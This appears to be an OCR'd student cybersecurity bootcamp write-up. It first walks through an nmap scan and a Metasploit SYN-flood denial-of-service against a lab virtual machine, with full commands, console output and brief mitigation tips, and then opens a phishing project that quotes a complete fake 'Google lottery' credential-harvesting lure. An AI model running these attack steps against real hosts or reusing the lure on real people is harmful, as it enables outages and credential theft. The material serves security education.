
Step 1: Finding the Ips


- Open your terminal on your Linux machine.

- Type in the command “ip -a” to see and copy your ip4 address
    - We are going to find our local ip address for our next command. (For example, the IP I was looking for is 192.168.198.128/24)

- Type in the command “nmap ‘ip4 address’” (i.e. nmap 192.168.198.128/24) to find the other IP address of the other virtual machine.
    - Usually, you would need to put your IP address in an IP calculator before putting it through Nmap, but my virtual machines were isolated from the internet.

- Copy the ip4 address of the other vm and the open ports
    - For this attack, I copied IP 192.168.198.129 and port 445



Parrot Terminal
File Edit View Search Terminal Help
[jburge@parrot]-[~]
$ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host noprefixroute
valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 1000
link/ether 00:0c:29:da:58:1c brd ff:ff:ff:ff:ff:ff
altname enp2s1
inet 192.168.198.128/24 brd 192.168.198.255 scope global dynamic noprefixroute ens33
valid_lft 974sec preferred_lft 974sec
inet6 fe80::bab6:1543:f4bb:89e/64 scope link noprefixroute
valid_lft forever preferred_lft forever
[jburge@parrot]-[~]
$



Step 2: Syn flood with Metasploit

- Type in the command “msfconsole” to open Metasploit (if attack doesn’t launch, use “sudo msfconsole”)
- When it opens, type in “search auxiliary/dos/tcp/synflood” to find the attack
- When you’ve found it, type in “use 0” to use the attack
- Before we launch the attack, we have to set up the necessary information
- Type in “options” to see where to put in the target’s ip4 address and open port
- Type in “set RHOST ‘ip4 address’” and “set RPORT ‘open port’” of the second VM
    - i.e. RHOST 192.168.198.129 and RPORT 445

- Type in “exploit” to launch the attack



```
Metasploit Documentation: https://docs.metasploit.com/

[msf](Jobs:0 Agents:0) >> search auxiliary/dos/tcp/synflood

Matching Modules
================

   #  Name                          Disclosure Date  Rank    Check  Description
   -  ----                          ---------------  ----    -----  -----------
   0  auxiliary/dos/tcp/synflood                     normal  No     TCP SYN Flooder


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/dos/tcp/synflood

[msf](Jobs:0 Agents:0) >> use 0
[msf](Jobs:0 Agents:0) auxiliary(dos/tcp/synflood) >>
```

```
[msf](Jobs:0 Agents:0) auxiliary(dos/tcp/synflood) >> options

Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unlimited)
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/
                                         using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port
   SHOST                       no        The spoofable source address (else randomizes)
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for new data


View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) auxiliary(dos/tcp/synflood) >>
```

```
[msf](Jobs:0 Agents:0) auxiliary(dos/tcp/synflood) >> set RHOSTS 192.168.198.129
RHOSTS => 192.168.198.129
[msf](Jobs:0 Agents:0) auxiliary(dos/tcp/synflood) >> set RPORT 445
RPORT => 445
```

```
[msf](Jobs:0 Agents:0) auxiliary(dos/tcp/synflood) >> options

Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unlimited)
   RHOSTS     192.168.198.129  yes       The target host(s), see https://docs.metasploit.com/docs/
                                         using-metasploit/basics/using-metasploit.html
   RPORT      445              yes       The target port
   SHOST                       no        The spoofable source address (else randomizes)
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for new data


View the full module info with the info, or info -d command.
```


```
[msf](Jobs:0 Agents:0) auxiliary(dos/tcp/synflood) >> exploit
[*] Running module against 192.168.198.129

[*] SYN flooding 192.168.198.129:445...
```


Step 3: Viewing the attack


- Switch to your second virtual machine


- Open Wireshark to view the incoming packets being sent from the attack
    - You will see an influx of SYN packets being sent. SYN packets are meant to establish a connection between two systems. In this case, the connection is never established and will continue to flood the system with requests until it crashes

- Open Task Manager to view the strain of the incoming packets slowing the system down.
    - Click on Performance on the left-hand side and watch the CPU, Memory, and Ethernet increase over time. If the attack is left on for too long, the system will crash.


Task Manager
Performance
Run new task
CPU
2% 3.70 GHz
Memory
2.5/8.0 GB (31%)
Disk 0 (C:)
SSD
0%
Ethernet
Ethernet0
S: 0 R: 0 Kbps
Ethernet
Ethernet1
S: 0 R: 0 Kbps
CPU
Intel(R) Core(TM) i9-10900K CPU @ 3.70GHz
% Utilization
100%
60 seconds
0
Utilization
2%
Speed
3.70 GHz
Processes
146
Threads
1332
Handles
53525
Up time
0:00:16:54
Base speed: 3.70 GHz
Sockets: 4
Cores: 4
Logical processors: 4
Virtualization: Enabled
L1 cache: 256 KB
L2 cache: 1.0 MB
L3 cache: 80.0 MB


Task Manager
Performance
Run new task
CPU
6% 3.70 GHz
Memory
2.9/8.0 GB (36%)
Disk 0 (C:)
SSD
0%
Ethernet
Ethernet0
S: 0 R: 0 Kbps
Ethernet
Ethernet1
S: 0 R: 1.1 Mbps
Memory
8.0 GB
Memory usage
8.0 GB
60 seconds
0
Memory composition
In use (Compressed)
2.7 GB (0 MB)
Available
5.1 GB
Hardware reserved:
1.0 MB
Committed
2.5/9.9 GB
Cached
1.8 GB
Paged pool
248 MB
Non-paged pool
101 MB


Task Manager
Performance
Run new task
CPU
6% 3.70 GHz
Memory
2.8/8.0 GB (35%)
Disk 0 (C:)
SSD
0%
Ethernet
Ethernet0
S: 0 R: 0 Kbps
Ethernet
Ethernet1
S: 0 R: 1.1 Mbps
CPU
Intel(R) Core(TM) i9-10900K CPU @ 3.70GHz
% Utilization
100%
60 seconds
0
Utilization
6%
Speed
3.70 GHz
Processes
148
Threads
1374
Handles
54108
Up time
0:00:19:01
Base speed: 3.70 GHz
Sockets: 4
Cores: 4
Logical processors: 4
Virtualization: Enabled
L1 cache: 256 KB
L2 cache: 1.0 MB
L3 cache: 80.0 MB



Solutions

One of the first solutions to prevent a DOS attack is having an antivirus up and running. This will help block any unwanted connections trying to connect to your system. The second solution is to limit the network rate. This will limit how often someone repeats an action like trying to log in or requesting access to your server.

Phishing and Social Engineering

Executive Summary

In this project, we employed the social engineering technique known as credential harvesting. We did this by sending a message containing a link to an individual, making them believe they had won a Google lottery and that they would benefit from a large sum of money.

“I am the director of the Google Word Lottery department. Currently, we are collecting all Google email addresses for a raffle. Your email has been selected, so you have just won $50,000. Click on this link and enter your address to discover more details. The deadline for the transfer is 08/02/2024. This is a unique opportunity, and we want to ensure that you claim your prize as soon as possible. We value our users and believe that this lottery is a great way to give back to our community. Your prompt response is highly encouraged to secure your prize without any delay”.

The message was designed to be convincing, exploiting the natural human tendency to trust and respond to such enticing offers. The goal was to capture their username and password for further use, demonstrating how easily sensitive information can be obtained through social engineering tactics.

Throughout the project, we meticulously documented the steps involved in creating and executing the phishing campaign, highlighting the psychological triggers that make such attacks successful. We analyzed the effectiveness of different message formats and delivery methods to understand what makes a phishing attempt more likely to succeed.

At the end of the project, we provided comprehensive advice to be followed rigorously to avoid falling victim to these types of scams. This included tips on recognizing suspicious emails, the importance of not clicking on unknown links, and the necessity of using strong, unique passwords. We also emphasized the importance of educating others about these threats and maintaining a healthy

skepticism towards unsolicited offers. Our goal is to raise awareness and arm individuals with the knowledge they need to protect themselves against social engineering attacks.

By understanding and implementing these preventive measures, we can significantly reduce the risk of falling prey to such deceptive tactics and ensure better cybersecurity for everyone.

Disclaimer: This project is solely for educational purposes and is not intended to encourage anyone to use this technique for scamming. Our goal is to raise awareness about social engineering attacks and provide knowledge on how to protect against them. We strongly discourage any malicious use of the information presented in this project.

Introduction:

Welcome to the final presentation of our bootcamp project titled "Social Engineering: The Human Element of Cybersecurity." In a world where technology is advancing at an unprecedented pace, the human factor remains one of the most vulnerable aspects of any security system. Social engineering exploits human psychology to gain unauthorized access to systems, sensitive information, or even physical locations.

